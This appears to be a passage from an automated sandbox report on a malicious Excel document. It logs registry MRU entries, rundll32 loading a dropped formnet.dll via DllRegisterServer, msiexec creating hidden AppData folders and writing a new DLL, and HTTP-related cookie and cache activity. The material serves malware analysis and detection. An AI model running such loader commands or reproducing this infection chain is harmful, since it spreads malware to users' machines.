HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE3E	EDE3E	binary	04 00 00 00 E4 04 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C7 B9 28 B3 6C F4 D6 01 3E DE 0E 00 3E DE 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE15A	EE15A	binary	04 00 00 00 E4 04 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 CC D3 A8 B7 6C F4 D6 01 5A E1 0E 00 5A E1 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE1F6	EE1F6	binary	04 00 00 00 E4 04 00 00 25 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 63 00 61 00 73 00 65 00 20 00 28 00 31 00 36 00 36 00 29 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 4F 64 C5 B7 6C F4 D6 01 F6 E1 0E 00 F6 E1 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	r63	binary	72 36 33 00 E4 04 00 00 02 00 00 00 00 00 00 00 40 00 00 00 01 00 00 00 1E 00 00 00 16 00 00 00 63 00 61 00 73 00 65 00 20 00 28 00 31 00 36 00 36 00 29 00 2E 00 78 00 6C 00 73 00 00 00 63 00 61 00 73 00 65 00 20 00 28 00 31 00 36 00 36 00 29 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2392 Parent PID: 1252

General

Start time:	21:24:44
Start date:	26/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer
Imagebase:	0xff2b0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	64	success or wait	1	FF2B27D0	ReadFile
C:\ProgramData\formnet.dll	unknown	264	success or wait	1	FF2B281C	ReadFile

Analysis Process: rundll32.exe PID: 2332 Parent PID: 2392

General

Start time:	21:24:44
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer
Imagebase:	0xd10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msiexec.exe PID: 1616 Parent PID: 2332

General

Start time:	21:25:12
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	msiexec.exe
Imagebase:	0x4e0000
File size:	73216 bytes
MD5 hash:	4315D6ECAE85024A0567DF2CB253B7B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Ywmiu	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Fasoi	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Qefyn	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Qii	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Aqz	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ebyt	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Yss	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ivqey	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Uky	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Apd	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Uta	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Odec	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Anpet	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Obdo	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ywmiu\egwih.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	A9651	CreateFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\9GI0R7W2.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\post[1].htm	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	3	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\VVPZM9EY.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\X2GDAG4X.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	ABC62	HttpSendRequestA

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Ywmiu\egwih.dll	unknown	933888	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Vt1..._..._..._....... _...!..._.5."..._.5.2..._..... .._...^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich.._.........	success or wait	1	A9680	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	933888	success or wait	1	9A6C2	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
